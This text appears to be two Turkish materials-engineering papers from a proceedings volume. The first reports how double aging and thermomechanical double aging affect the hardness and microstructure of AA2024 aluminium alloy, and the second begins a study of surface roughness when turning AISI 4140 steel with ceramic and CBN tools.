Hafiflik, yüksek mukavemet/ağırlık oranı, yüksek korozyon direnci, üretim kolaylığı ve ekonomiklik gibi birçok üstün özelliğe sahip alüminyum alaşımları endüstride birçok alanda yaygın olarak kullanılmaktadır. Makine parçasının performansı malzemelerin mekanik özelliklerine bağlıdır. Bu nedenle tüm metalik malzemelerde olduğu gibi yaygın kullanım alanına sahip olan alüminyum alaşımları için mekanik özellikler önem arz etmektedir. Alüminyum alaşımlarının mekanik özellikleri yaşlandırma işlemi ile iyileştirilebilmektedir. Özellikle alüminyum alaşımlarının mekanik özelliklerinin iyileştirilmesinde birçok şekilde uygulanabilen yapay yaşlandırma işlemine başvurulmaktadır. Bu işlemlerden olan çift yaşlandırma işleminde solüsyona alma ve su verme işleminden sonra ön yaşlandırma işleminin uygulanması ve hemen arkasından ise ilk yaşlandırma işlemi ile aynı veya farklı sıcaklıklarda yaşlandırma işlemine tabi tutma şeklinde uygulanır. Termo-mekanik çift yaşlandırma işlemi ise solüsyona alma ve su verme işlemlerinden sonra uygulanacak yaşlandırma işlemleri arasında mekanik gerilme uygulanarak oluşturulan bir işlemdir. Bu çalışmada hafif, yüksek dayanım ve korozyon direnci ve iyi işlenebilirlik gibi üstün özelliklerinden dolayı otomotiv endüstrisi ile havacılık endüstrisinde yaygın olarak kullanılan AA2024 alaşımına çift yaşlandırma işlemi ile termo-mekanik çift yaşlandırma işleminin mekanik özelliklerine etkisinin belirlenmesi amaçlanmıştır. Bu amaçla çalışmada farklı sıcaklıklarda çift yaşlandırma işlemi ve termo-mekanik çift yaşlandırma işlemi uygulanmış AA2024 alaşımlarındaki sertlik ve içyapıdaki değişimler incelenmiştir. Deneylerde tüm numunelere solüsyona alma işlemi uygulandıktan sonra tek ve çift yaşlandırma işlemi uygulanmıştır. Solüsyona alınan numuneler iki gruba ayrılmıştır. Birinci gruba farklı oranlarda deformasyon uygulandıktan sonra yaşlandırma

işlemi; ikinci gruba ise yaşlandırma işlemi ve sonra farklı oranlarda deformasyon işlemi uygulandıktan sonra yeniden yaşlandırma işlemi uygulanmıştır. Bu işlemlerden sonra numunelerin içyapı ve sertlikteki değişim incelenmiştir. Çalışma sonunda çift yaşlandırma işleminin çökelti boyutu, dağılımı veya morfolojisinde değişiklik oluşturmadan çökeltme kinetiğini artırıcı etki oluşturduğu; termo-mekanik çift yaşlandırma işleminin de çökeltmeyi daha da hızlandırıcı etki oluşturarak sertlikte artışa neden olduğu belirlenmiştir.

Anahtar Kelimeler: AA2024, Çift yaşlandırma, Termo-mekanik yaşlandırma

THE EFFECT OF DOUBLE AGING AND THERMOMECHANIC DOUBLE AGING PROCESSES ON THE HARDNESS AND MICROSTRUCTURE OF AA 2024 ALUMINUM ALLOY

ABSTRACT

Aluminum alloys, which have many superior properties such as lightness, high strength / speed ratio, high wear resistance, production and economy, are widely used in the industry. The performance of the machine part depends on the mechanical properties of the materials. For this reason, mechanical properties are important for aluminum alloys, which are widely used as in all metallic materials. The mechanical properties of aluminum alloys can be improved by aging. Especially in improving the mechanical properties of aluminum alloys, artificial aging process, which can be applied in many ways, is used. In the double aging process, which is one of these processes, it is applied by applying pre-aging process by aging at the same or different temperatures after the solutionizing and quenching process and immediately after the first aging process. Thermo-mechanical double aging process, on the other hand, is a process by applying mechanical stress between the solutionizing and quenching processes and the aging process. In this study, it was aimed to determine the effect of double aging process and thermo-mechanical double aging process on mechanical properties of AA2024 alloy, which is widely used in automotive industry and aviation industry due to its superior properties such as light weight, high strength, corrosion resistance and good machinability. For this purpose, the hardness and changes in the microstructure of AA2024 alloys that were applied double aging process at different temperatures and thermo-mechanical double aging were examined. In the experiments, single and double aging processes were applied to all samples after solutionizing process. Samples taken into solution are divided into two groups. Aging process

after applying different rates of deformation to the first group; In the second group, aging process and then deformation process at different rates were applied and then re-aging process was applied. After these processes, the changes in the microstructure and hardness of the samples were examined. At the end of the study, it was found that double aging process had an increasing effect on precipitation kinetics without changing the precipitate size, distribution or morphology; It has been determined that thermo-mechanical double aging process accelerates the precipitation even more and causes an increase in hardness.

Keywords: AA2024, Double aging, Thermomechanical Double Aging

1. GİRİŞ

Yüksek mukavemet/ağırlık oranı, yüksek korozyon direnci, üretim kolaylığı ve ekonomik olmasından dolayı alüminyum alaşımları havacılık, savunma ve otomotiv sanayi gibi birçok alanda yaygın kullanım alanı bulmaktadır [1-4]. AA2024, 2XXX serisi alüminyum arasında en yüksek sertlik, elastisite modülü ve mukavemet gibi özelliklere sahip olup %4,5Cu, %1,5 Mg ve %0,6 Mn içermektedir [1,4].

Metalik malzemelerde mikro yapı mekanik özellikleri mekanik özellikler de makine parçasının performansını etkilemektedir. Mikro yapıda değişimler ve iyileştirmeler farklı ısıl işlem uygulamaları ile de yapılmaktadır. Alüminyum ve alaşımları için uygulanan ısıl işlem yaşlandırma (diğer bir deyişle çöktürme sertleştirme işlemi) işlemi olup doğal ve yapay olarak iki farklı şekilde uygulanmaktadır [1,4,7]. Alüminyum alaşımlarının yaşlandırma işlemi ile mekanik özellikleri önemli oranda iyileştiği uzun süredir bilinmekte ve uygulanmaktadır [1]. Çöktürme sertleştirme ısıl işlemi ile homojen olmayan mikro yapı ana faz içerisinde ince ve yoğun çökelmiş parçacıklar meydana getirilerek homojen hale dönüştürülür [7]. Çöktürme sertleştirme işlemi sonunda meydana gelen bu ince çökeltiler dislokasyon hareketine engel oluşturarak alaşımın dayanımı artırırken sünekliği göreceli olarak düşürmektedir [8]. Al-Cu-Mg esaslı alüminyum alaşımlarında (AA2024 serisi) çöktürme sertleştirme işlemi aşağıda verilen sıra ile meydana gelmektedir. Aşırı doymuş katı çözültü → ortak kümelenme/Guinier-Preston Bagaryatsky (GPB) bölgeleri → GPB2 bölgeleri/S^{II} → S^I → S [7,9]. Çökelme işlemi esnasında meydana gelen ortak kümelenme baskın Cu-Mg ikili fazı olup geçicidir [10]. S fazı termal denge fazı olup CuMgAl₂'nin kristal kompozisyonundan oluşmaktadır [10]. S^I neredeyse S fazı ile aynıdır fakat yarı bağımsız ve kısmen gerilmiş haldedir. AA2024 alaşımlarında çökelme sertleşmesi işlemi 2 aşamadan oluşmaktadır. Birinci aşamada sertleşmeden sorumlu Cu-Mg ortak kümelenmesinin hızlı bir şekilde oluşmasını kapsamaktadır [11-12]. İkinci aşama ise termal denge S fazının sıra ile oluşmasını kapsar ve

S fazına dönüşüm tamamlanıncaya kadar devam eder[7].İkinci aşama için daha uzun zamana ihtiyaç vardır [8].

Yapay yaşlandırma işlemi birçok farklı işlem şeklinde mekanik özelliklerin artırılmasında yaygın olarak kullanılmaktadır [13-14]. Bu işlemlerden birisi de çift yaşlandırma işlemidir. Çift yaşlandırma işlemi alaşımı solüsyona alma ve su verme; daha sonra su verme sıcaklığından daha düşük sıcaklığa ısıtma ve belirli sürede ön yaşlandırma işlemi uygulama ve son olarak ilk yaşlandırma işlemi ile aynı veya farklı sıcaklıklarda yaşlandırma işlemine tabi tutma şeklinde uygulanan bir işlemdir [15]. Çift yaşlandırma işlemi sıcak veya soğuk ve termal gerilmeden herhangi ikisini içerdiğinde çökelme olayını önemli ölçüde etkilediği belirlenmiştir [16]. Termal gerilme su verme veya ilk yaşlandırma sıcaklığı ile oluşur. Termo-mekanik çift yaşlandırma işlemi (TMDA) ise alaşımın solüsyona alma ve su vermeden hemen sonra veya 2 yaşlandırma işlemi arasında mekanik gerilme uygulama durumunda oluşan bir işlem olarak ifade edilebilir. Çift yaşlandırma işlemi (ÇY) ve termo-mekanik çift yaşlandırma işlemi (TMÇY) işlemleri ile sertlik ve çekme özellikleri demir dışı malzemelerin mekanik özelliklerini iyileştirmek amacıyla uygulanmaktadır [17,18]. Çift yaşlandırma ile ilgili yapılan çalışmalarda soğuk deformasyonun etkisi çok fazla çalışılmamıştır. Bu çalışmada farklı yaşlandırma sıcaklıklarında ve farklı deformasyon oranları uygulanarak çift yaşlandırma işlemi uygulanan AA2024 alaşımının mikro yapı ve sertlikteki değişimleri incelenmiştir.

2. MALZEME VE METOT

Bu çalışmada malzeme olarak, yaygın kullanılan, AA2024 alüminyum alaşımı seçilmiş olup kimyasal kompozisyonu Tablo 1’de verilmektedir. AA2024 numuneler ekstrüze edilmiş çubuklardan Ø30mm çap ve 12 mm uzunluğunda kesilerek hazırlanmıştır.

Tablo 1. Çalışmada kullanılan AA2024 alaşımının kimyasal kompozisyonu


Alaşım Elemanı	Fe	Si	Cu	Cr	Mn	Mg	Zn	Ti	Diğer	Al
(%wt)	0.5	0.5	4.4	0.1	0.6	1.5	0.25	0.15	0.15	Kalanı

Tüm numuneler 550°C’de 1 saat süre tutularak solüsyona alma işlemine tabi tutulmuşlardır. Bunu takiben suda ani soğutma işlemi uygulanmıştır. Bu numunelerden oluşturulan birinci gruba kendi içinde alt gruplar oluşturularak düşük sıcaklıkta (190°C), yüksek sıcaklıkta (240°C) yapay yaşlandırma ve çift yaşlandırma (190°C+240°C) işlemi ardışık olarak uygulanmıştır (Şekil 1).



Şekil 1. Çift yaşlandırma ısıl işleminin uygulanması

Numunelerden diğer bir kısmı solüsyona alma işleminden sonra önce 3 farklı deformasyon oranında soğuk deformasyona uğratılmış ve daha sonra 190°C ve 240°C’de yapay yaşlandırma işlemine tabi tutulmuşlardır (Şekil 2).



Şekil 2. Deformasyon sonrası yaşlandırma işleminin ısıl işlem profili

Diğer numune grubu ise solüsyona alma işleminden sonra 190°C’de suni yaşlandırma işlemine tabi tutulup hemen arkasından 3 farklı deformasyon oranında ($\epsilon_1=0,20$; $\epsilon_2=0,25$ ve $\epsilon_3=0,30$) soğuk deformasyona uğratılmışlardır. Deformasyon sonrasında ise numunelere 240°C’de suni yaşlandırma işlemi uygulanarak işlem tamamlanmıştır (Şekil 3).



Şekil 3. Thermo-mekanik çift yaşlandırma işleminin ısı işlem profili

Çalışmada deformasyon oranları ve yaşlandırma sıcaklığı değiştirildiği için yaşlandırma süresi sabit tutularak 16 saat seçilmiştir. Çalışmada numunelere uygulanan işlemler Tablo 2’de verilmektedir.


Tablo 2. Çalışmada numunelere uygulanan işlemler

Numune grup no	Solüsyona alma sıcaklığı °C	Yapay yaşlandırma sıcaklığı °C	Soğuk deformasyon	[21]	Yapay yaşlandırma sıcaklığı °C
1	550	190	Uygulanmadı		Uygulanmadı
2	550	240	Uygulanmadı		Uygulanmadı
3	550	190	Uygulanmadı		Uygulanmadı
4	550	190	Uygulanmadı		240
5	550	190	$\epsilon_1=0,20$		Uygulanmadı
6	550	190	$\epsilon_2=0,25$		Uygulanmadı
7	550	190	$\epsilon_3=0,30$		Uygulanmadı
8	550	240	$\epsilon_1=0,20$		Uygulanmadı
9	550	240	$\epsilon_2=0,25$		Uygulanmadı
10	550	240	$\epsilon_3=0,30$		Uygulanmadı
11	550	190	$\epsilon_1=0,20$		240
12	550	190	$\epsilon_2=0,25$		240
13	550	190	$\epsilon_3=0,30$		240

Çift yaşlandırma ve termo-mekanik yaşlandırma işlemlerinin etkisini belirlemek amacıyla numunelerin Brinell sertlik değerleri ölçülerek; mikro yapı incelemeleri yapılmıştır. Yapay olarak yaşlandırılan numunelerin mikro yapılarının incelenebilmesi amacıyla numunelerin yüzeyleri sırasıyla 200, 400, 600, 800, 1000, 1200 ve 1500 mesh'lik su zımparalarıyla zımparalandıktan sonra 3µm ve 1µm elmas solüsyon kullanarak parlatılmıştır. Parlatma işleminden sonra 95ml saf su, 2ml HCl, 2ml HNO₃ ve 1ml HF yardımıyla oluşturulan çözeltide numuneler iki dakika süreyle dağlanmıştır. Dağlanan numunelerin mikro yapı görüntüleri, OLYMPUS marka SC100 model optik mikroskopta kullanılarak alınmıştır.


3. ARAŞTIRMA BULGULARI

Çalışmada solüsyona alınan numunelere önce 190°C'de ve 240°C'de tek yaşlandırma işlemi ile 190°C ve hemen arkasından ardışık olarak 240°C'de çift yaşlandırma işlemi uygulanan numunelerin sertlik değerleri ölçülmüştür. 190°C'de yaşlandırma işlemi uygulanmış numunelerin ortalama sertlik değerleri HB 135(±2) ve 240°C'de yaşlandırma işlemi uygulanan numunelerin ortalama sertlik değeri HB 131(±2,4) olarak belirlenmiştir (Grafik 1).




Grafik 1. AA2024 alaşımının sertliğine tek ve çift yaşlandırma işleminin etkisi

Çalışmada solüsyona alınan ve üç farklı deformasyon oranında deforme edildikten sonra 190°C'de ve 240°C'de yaşlandırılan numunelerden 190°C'de ısı işlem görmüş olan grubun ortalama sertlik değerleri sırasıyla HB147(±3), HB150(±2) ve HB153(±3) olarak belirlenirken; 240°C'de yaşlandırılan numunelerin ortalama sertlik değerleri ise sırası ile HB133(±3), HB145(±4) ve HB150(±3) olarak elde edilmiştir. (Grafik 2).




Grafik 2. AA2024 alaşımının sertliğine deformasyon ve tek yaşlandırma işleminin (190°C ve 240°C) etkisi

Termo-mekanik çift yaşlandırma işleminin sertliğe etkisini belirlemek amacıyla 190°C’de yaşlandırılan numuneler üç farklı deformasyon oranında deforme edildikten sonra 240°C’de ikincil yaşlandırma işlemine tabi tutulmuş; sertlik ölçümleri yapılarak deformasyon oranının sertliğe etkisi belirlenmiştir. Termo-mekanik çift yaşlandırma işlemi sonrasında deformasyon oranına göre sertlik değerleri sırasıyla HB150(± 3), HB155(± 4) ve HB163(± 3) ölçülmüştür (Grafik 3).




Grafik 3. AA2024 alaşımının sertliğine termo-mekanik çift yaşlandırma işleminin etkisi

Çalışmada ayrıca çift yaşlandırma ve termo-mekanik yaşlandırma işlemlerinin mikro yapıya etkisi de belirlenmiştir. Bu amaçla 190°C’de ve 240°C’de yaşlandırma işlemi uygulanmış numunelere ait mikro yapı incelemeleri Şekil 4a ve Şekil 4b’de verilmektedir.




Şekil 4. (a) 190°C’de ve (b) 240°C’de yaşlandırma işlemi uygulanan numunelere ait içyapı görüntüleri

Çalışmada çift yaşlandırmanın etkisini belirlemek amacıyla 190°C’de ve 240°C’de çift yaşlandırma işlemi uygulanan numunelere ait içyapı görüntüleri Şekil 5’de verilmektedir. Şekil 5 incelendiğinde ince çökeltilerin mikro yapı içerisinde dağıldığı gözlemlenmiştir. Bu ince çökeltilerin sertlikte artışa neden olduğu düşünülmektedir.




Şekil 5. 190°C’de ve 240°C’de çift yaşlandırma işlemi uygulanan numunelere ait içyapı görüntüsü

Çalışmada deformasyon sonrası 190 ve 240 °C’de tek yaşlandırma işlemi uygulanan numunelerin mikro yapı incelemeleri de yapılmıştır (Şekil 6). Deformasyon işlemi sonrasında dislokasyonlarda artış meydana gelmesi beklenen bir sonuçtur. Deformasyon sonrasında uygulanan yaşlandırma işlemi ile birlikte oluşan çökelti çekirdek görevi görerek çökelti inceltici rol üstlenmesine neden olurlar.



Şekil 6. (a) Deformasyon ve sonrasında 190°C’de ve (b) Deformasyon ve sonrasında 240°C’de yaşlandırma işlemi uygulanan numunelere ait içyapı görüntüleri

Çalışmada termo-mekanik çift yaşlandırma işlemi uygulanan numunelere ait mikro yapı görüntüsü Şekil 7’de verilmektedir. Numunelere uygulanan deformasyon yaşlandırma kinetiğini hızlandırmaktadır. Deformasyon ile meydana gelen dislokasyonlar çökelti oluşumu esnasında çekirdeklenme bölgesi gibi davranırlar. Böylelikle çökelti oluşma hızını artırırılar (Şekil 7).



Şekil 7. Termo-mekanik çift yaşlandırma işlemi uygulanan numunelere ait içyapı görüntüleri

4. SONUÇLAR VE TARTIŞMA

Solüsyona alınan numunelere önce 190°C’de ve 240°C’de tek yaşlandırma işlemi uygulanan numunelerin sertlik değerleri incelendiğinde 240°C’de yaşlandırılan numunelerin sertlik değerleri 190°C’de yaşlandırılan numunelere göre daha düşük elde edilmiştir. Bu durum seçilen bu sıcaklığın GP-bölgenin katı-katı eğrisinin altında kaldığının bir göstergesi şeklinde açıklanabilir [15].

Solüsyona alındıktan sonra üç farklı deformasyon oranında soğuk deforme edildikten sonra 190°C ‘de yaşlandırılan numunelerin sertlik değerleri 240°C’de yaşlandırılan numunelere göre daha

yüksek elde edilmiştir. 240°C’de yaşlandırma işlemi sırasında meydana gelen çökelti boyutunun artması ve dağılımının homojen olmaması sertlikte düşüğe neden olmuştur [4,19-22].

Termo-mekanik çift yaşlandırma işleminin sertliğe etkisi incelendiğinde deformasyon oranı arttıkça sertlikte artışın meydana gelmektedir. Bunun yanında termo-mekanik çift yaşlandırma işlemi; deformasyon ve sonrasında tek yaşlandırma işlemi uygulanan numunelere göre daha yüksek elde edilmiştir. Sertlikteki bu artış dislokasyon tane sınırları çekirdeklenme bölgesi oluşturarak çökeltiyi oluşturması ve deformasyon sonrasında çökeltilerin homojen ve ince yapıda olmasının bir sonucu olarak açıklanabilir.

Çalışmada AA2024 alüminyum alaşımına çift yaşlandırma ve termo-mekanik çift yaşlandırma işleminin sertliğe etkisinin yanında mikro yapıya etkisi de incelenmiştir. 190°C’de yaşlandırma işlemi uygulanmış numunelerin mikro yapıları incelendiğinde içyapıda belirli bir doğrultuda hizalanan çökeltilerin varlığı belirlenmiştir. Bu çökeltilerin S' veya S'' çökelti olduğu düşünülmektedir [4,23-25]. Çift yaşlandırmanın etkisini belirlemek amacıyla yapılan mikro yapı incelemeleri sonucunda ince çökeltilerin mikro yapı içerisine dağılarak sertlikte artış gözlemlenmiştir [26-29]. Ayrıca birincil yaşlandırma işleminde meydana gelen GP bölgesi GPII bölgesine dönüşürken ikincil yaşlandırma işlemi ile birlikte GPII bölgeleri S' fazına dönüştüğü düşünülmektedir.

Deformasyon sonrası 190°C ve 240°C’de tek yaşlandırma işlemi uygulanmış numunelerde deformasyona bağlı olarak dislokasyon yoğunluğunda artış meydana gelmesi kaçınılmazdır. Artan dislokasyon yoğunluğu aynı hacimdeki daha ince dağılmış çökelti yapısının artmasına neden olacaktır. Deformasyon sonrası 240°C’de yaşlandırma işlemi uygulanan numunelerde de benzer durum meydana gelmiştir. Ancak yaşlandırma işlem sıcaklığının artması ile birlikte içyapıda meydana gelen çökelti boyutlarının arttığı gözlemlenmektedir [4,29].

5. KAYNAKÇA

- [1] Dilmeç, M., Tınkır, M., Arıkan, H., "Al 2024 Alaşımının Çökelti Sertleşmesi İşlemi Koşullarının Şekillendirilebilirliğe Etkisinin İncelenmesi," Çukurova Üniversitesi Mühendislik-Mimarlık Fakültesi Dergisi, Cilt 30, Sayı 11-1, 2015.
- [2] Campbell, FC, Manufacturing Technology for Aerospace Structural Materials, UK, 2006.
- [3] US Army Materials and Mechanics Research Center, Military Standardization Handbook, Aluminum and Aluminum Alloys, 1966.
- [4] Meyveci, A., "Yaşlandırılmış 2XXX ve 6XXX Serisi Alüminyum Alaşımalarının Aşınma Davranışlarının İncelenmesi," Karabük Üniversitesi, Fen Bilimleri Enstitüsü, Bilim uzmanlığı Tezi, 2007.

- [5] Tao, W., Zhi-min, Y., Kaj, S., Jie, L., Ji-Wu, H. "Single Aging Characteristic of 7075 Aluminium alloy," Transactions of Nonferrous Metals Society of China, Vol: 7, no:3, 548-552, June 2007.
- [6] Tash, M.M., Alkahtani, S., "aging and mechanical behaviour of be treated 7075 aluminium alloys," World Academy of science, engineering and technology, international journal of chemical, nuclear, materials and metallurgical engineering, vol:8, no:3, 2014.
- [7] Zahng, S., Wang, S., Starink, M., "Precipitates and intermetallic phases in precipitation hardening AlCuMg(Li) based alloys," Int. Mater. Rev. 50, 193-215, 2005.
- [8] Zhang, F., Levine, L.E., Allen, A.J., Campbell, C.E., Creuziger, A.A., Kazantseva, N., Ilavsky, J., "In situ structural characterization of ageing kinetics in aluminum alloy 2024 across angstrom-to-micrometer length scales," Acta Materialia 111, 385-398, 2016.
- [9] Zhang, H.C., Shih, N., Ho, J., Huang, J., "Precipitation behaviors in Al-Cu-Mg and 2024 aluminum alloys," Metall. Mater. Trans. A 27, 2479-2494, 1996.
- [10] Wang, S., Starink, M., "Two types of S phase precipitates in Al-Cu-Mg alloys," Acta Mater. 55, 933-941, 2007.
- [11] Ringer, S., Hono, K., Polmear, I., Sakurai, T., "Nucleation of precipitates in aged AlCuMg (Ag) alloys with high Cu: Mg ratios," Acta Mater. 44, 1883-1898, 1996.
- [12] Starink, M., Gao, N., Davin, L., Yan, J., Cerezo, A., "Room temperature precipitation in quenched AlCuMg alloys: a model for the reaction kinetics and yield strength development," Philos. Mag. 85, 1395-1417, (2005).
- [13] Emani, S.V., Benedy, J., Nash, P. Double Aging and Thermomechanical Heat Treatment of AA 7075 Aluminium Alloy Extrusions. Journal of Materials Science, 44, 6384-6391, 2009.
- [14] Reynolds Metals Company, Inc (1967) US Patent 3,305,410, 21 Feb 1967.
- [15] Aluminum Company of America, Inc (1984) US Patent 4,477,292, 16 Oct 1984.
- [16] Harrington, R.H., "In: Proceedings of the conference on age hardening of metals," American Society for Metals, Chicago, pp 314, 1939.
- [17] Conserva, M., Russo, E.D., Gatto, F. Age Hardening Behavior of TMT Processed Al-Zn-Mg-Cu Alloy, Materials Science Engineering, 11.103-112, 1973.
- [18] Tavassoli, A.A., Purazrang, K. Effect of creep deformation on precipitation hardening, Metal Science, 11-1, 1-4, 1977.
- [19] Avşar, M., "Yaşlandırma parametrelerinin AA6061 alüminyum alaşımının mekaniksel özelliklerine ve şekillendirmeye olan etkisinin incelenmesi", Yüksek Lisans Tezi, Niğde Üniversitesi Fen Bilimleri Enstitüsü, 2011.
- [20] Zhao, Y. L., Yang, Z. Q., Zhang, Z., Su, G. Y., Ma, X. L., "Double -peak age strengthening of cold-worked 2024 aluminum alloy", Acta Materialia, 61:1624-1638, 2013.

- [21] Tafti, M. F., Sedighi, M., Hashemi, R., “Effects of natural ageing treatment on mechanical, microstructural and forming properties of Al 2024 aluminum alloy sheets”, Iranian J. of Mater. Sci. Eng., 15 (4): 1-10 ,2018.
- [22] Durmuş, H. K., Okur, A., Meriç, C., “AA 20214 ve AA 2024 Alüminyum alaşımlarında soğutma koşullarının sertliğe etkisinin incelenmesi”, Pamukkale Üniversitesi Mühendislik Fakültesi Mühendislik Bilimleri Dergisi, 9 (1): 9-13,2003.
- [23] Tufan, M., “AA6082 Alüminyum alaşımlarında yaşlandırma ısıl işleminin işlenebilirliğe ve yüzey pürüzlülüğüne etkisinin incelenmesi”, Yüksek Lisans Tezi, Karabük Üniversitesi Fen Bilimleri Enstitüsü,2011.
- [24] Güler yüz, K. ve Kaçar, R., “Deformasyon yaşlanmasının AA7075 alüminyum alaşımının mekanik özelliklerine etkisi”, 6th International Advanced Technologies Symposium (IATS’11), Elazığ, 147-152,2011.
- [25] Güneş, İ., Erdoğan, M. and Çengelci, B., “Mechanical and electrical properties of artificially aged aluminium alloy AA 2024”, Kovove Mater., 54: 379-387,2016.
- [26] Yalçın, N., Kayır, Y. ve Erkal, S., “AA2024 alüminyum alaşımına uygulanan yaşlanma yöntemlerinin işlenebilirliğe etkisinin taguchi ve anova ile araştırılması”, Politeknik Dergisi, 20 (4): 743-751,2017.
- [27] Koç, F. G., “AA7075 Alüminyum alaşımına ısıl işlem parametrelerinin endüstriyel koşullarda optimizasyonu”, Doktora Tezi, Kocaeli Üniversitesi Fen Bilimleri Enstitüsü, 2019.
- [28] Patır, A., “AA 2024-B4C Kompozitlerin özelliklerine yaşlandırma parametrelerinin etkisi”, Yüksek Lisans Tezi, Karadeniz Teknik Üniversitesi Fen Bilimleri Enstitüsü, Trabzon, 17, 24-27, 85-86 ,2014.
- [29] Alexopoulos, N. D., Velonaki Z., Stergiou, C. I.,Kourkoulis S. K., “Effect of ageing on precipitation kinetics, tensile and work hardening behavior of Al-Cu-Mg (2024) alloy,” Mater. Sci. Eng. A, 700: 457-467,2017.

TORNALAMA İŞLEMİNDE İLERLEME HIZI, KESME HIZI VE KESİCİ TAKIM ÖZELLİKLERİNİN AISI 4140 (42CrMo4) ÇELİĞİNİN YÜZEY PÜRÜZLÜLÜĞÜNE ETKİLERİNİN İNCELENMESİ

Meltem Eroğlu¹, Salih Burak Eroğlu¹, Arzum Işıtan²

¹*Zümer AR-GE Danışmanlık Sanayi ve Ticaret Limited Şirketi, Denizli, TURKEY*

²*Pamukkale Üniversitesi, Teknoloji Fakültesi, Denizli, TURKEY*

aisitan@pau.edu.tr

ORCID: 0000-0002-5228-9788

ÖZET

Bu çalışmada, AISI 4140 çeliğinin seramik ve CBN kesici uç kullanılarak CNC tornalama işlemi sonucu oluşan yüzey kalitesi, ortalama yüzey pürüzlülüğü değerleri açısından değerlendirilmiştir. Kuru kesme ve sıvı kesme şartlarında yapılan deneylerde dört farklı kesme hızı (250, 400, 600 ve 900 m/dak) ve iki farklı ilerleme miktarı (0,25-0,50 mm/dev) ve 2 mm sabit kesme derinliği parametreleri kullanılmıştır.

0.25 mm/dev sabit ilerleme hızında kesme hızı arttıkça, seramik uç ile yapılmış olan tornalama işlemlerinin hem sıvı hem de kuru ortamda daha düşük yüzey pürüzlülüğü elde edilmiştir. 0.5 mm/dev ilerleme hızında 200 m/dak ve 900 m/dak kesme hızlarında, en düşük yüzey pürüzlülüğü CBN takımla elde edilirken, 400 m/dak ve 600 m/dak kesme hızlarında ise seramik uç ile sıvı kesme şartlarında yapılmış olan tornalama işlemleri daha düşük yüzey pürüzlülüğü oluşmuştur.

Anahtar Kelimeler: *Surface roughness, Cutting tools, Cutting speed, Feed rate, AISI 4140*

INVESTIGATION OF THE EFFECTS OF FEEDING SPEED, CUTTING SPEED AND CUTTING TOOL PROPERTIES ON THE SURFACE ROUGHNESS OF AISI 4140 (42CRMO4) STEEL IN TURNING PROCESS

ABSTRACT

In this study, the surface quality of AISI 4140 steel formed as a result of CNC turning process using ceramic and CBN cutting tools is evaluated in terms of average surface roughness values. Four different cutting speeds (250, 400, 600 and 900 m / min) and two different feed rates (0.25-0.50 mm / rev) and 2 mm constant cutting depth parameters were used in the experiments conducted under dry cutting and wet cutting conditions.

As the cutting speed increased at a constant feed rate of 0.25 mm / rev, it was obtained that the turning processes with ceramic tool resulted lower surface roughness in both wet and dry conditions. While the lowest surface roughness was obtained with CBN tool at 0.5 mm / min feed rate and 900 m / min cutting speed, lower surface roughness was occurred with ceramic tool under wet cutting conditions at 400 m / min and 600 m / min cutting.

Keywords: Microgrid, Wavelet, Travelling Wave

1. GİRİŞ

İslah çelikleri dönüşüm sertleştirmesine uygun olan kalite veya soy çeliklerdir. Mil, aks, aks kovani, krank mili, pim, pompa ve konveyör parçaları gibi çok fazla zorlanan parçaların imalinde kullanılırlar. Alaşımli veya alaşımsız olabilirler. Alaşımsız olanların karbon oranları %0,22-0,60 C, alaşımli olanların karbon oranları ise %0,25-0,50 C arasındadır [1]. Alaşımsız ıslah çeliklerinden en yaygın kullanılanlarından C40 (AISI 1040) ve C50 (AISI 1050) çelikleri transmisyon milleri, raylar ve dişli üretiminde kullanılmaktadır. Alaşımli ıslah çeliklerinden 41Cr4 (5140) ve 42CrMo4 (AISI 4140), orta tip inşaat ve ziraat makineleri, takım tezgâhları parçaları, krank milleri, akslar, yüksek dayanımlı cıvatalar, ekstrüder vidaları ve silindirler, kalıp parçaları, çek valfler, somun ve saplama gibi elemanların yapımında yaygın olarak kullanılmaktadır. AISI 4140 çeliği düşük karbon ve yüksek alaşım içeriği sayesinde mükemmel toklukta iyi sertleşme özellikleri göstermekle birlikte, nitrüleme için de uygundur. Bu nedenle, yüksek tokluk ile birlikte yüksek mukavemet istenen parçaların üretiminde tercih edilmektedirler. Lazer, alev ve indüksiyonla yüzeyden sertleştirilebilir veya ıslah işlemiyle dayanımları ve aşınma mukavemetleri artırılabilir olduğundan, makine parçası üretiminde yaygın olarak kullanılmaktadırlar [1,2,3,4].

Makine parçalarının üretiminde en fazla kullanılan yöntemlerden bir tanesi talaşlı üretilmektedir. Talaşlı imalat ile üretimde temel zorluk, yüksek yüzey ve boyut hassasiyetine sahip kaliteli ürün üretmek ve kesme takımlarında minimum takım aşınması elde etmektir [5]. Yüksek kaliteli parça üretimi ile iş parçasının yorulma mukavemeti, aşınma, triboloji veya korozyon gibi özellikleri geliştirilebilir [6]. Kesme işlemi, son derece karmaşık bir termo-mekanik işlemdir. Bir malzemeyi kesmek için gereken işin çoğu ısı olarak dağıtılır. Literatürde, kesme işlemine bağlı olarak, her bir elemana akan ısı yüzdesinin önemli ölçüde değişebileceği bildirilmektedir. Talaşlı imalatta kuru kesim işlemlerinde üretilen ısının neredeyse tamamı takım, talaş ve iş parçasına etki etmektedir. Bu nedenle takım ucu, yüksek sıcaklıklarda kesici kenar mukavemeti ve dayanıklılığı ile ısı birikiminin önlenmesi için yüksek ısı iletim özelliğine sahip olmalıdır [7].

Kesme işlemi sırasında oluşan ısı, başta takım ömrü ve parçanın yüzey kalitesi olmak üzere talaş şekli ve oluşumunu da etkilemektedir. Ayrıca, işlenen malzemenin sertliğinin artmasıyla da oluşan ısı ve sıcaklık artmaktadır. Modern seramik takım ucu malzemeleri 1200 °C sıcaklığa kadar yüksek mukavemetini muhafaza etmektedir. Talaşlı imalatta sıcaklığın etkilerini kontrol altında tutabilmek için yaygın olarak kaplamalı takımlar kullanılmaktadır. Kesme işlemi sırasında kaplamalı uçlarda daha yüksek aşınma direnci, daha düşük ısı üretimi ve daha düşük kesme kuvvetleri oluşmaktadır [8,9,10]. En çok kullanılan kaplamalı takımlar PVD kaplamalı TiAlN ve CVD kaplamalı Al₂O₃, TiC, TiN, TiCN karbür takımlardır [11,12,13]. Seramik kesici takımlar, talaşlı imalat sırasında yüksek hızlara çıkılabilen ve yüksek sıcaklıklarda sertliklerini koruyabilen takımlardır. Seramik takımlar ile işlem süresi kısaltılabilir ve düzgün işleme yüzeyleri elde edilebilir. Ancak sert ve kırılabilir bir yapıya sahiptirler ve maliyetleri yüksektir [14,15,16]. Kübik bor nitrür (CBN) takımlar sertliği yüksek malzemelerin işlenmesinde kullanılan, çok sert takım uçlarıdır. Özellikle yüksek hızlarda sert dökme demir ve sertleştirilmiş çelik işlenmesinde kullanılmaktadır 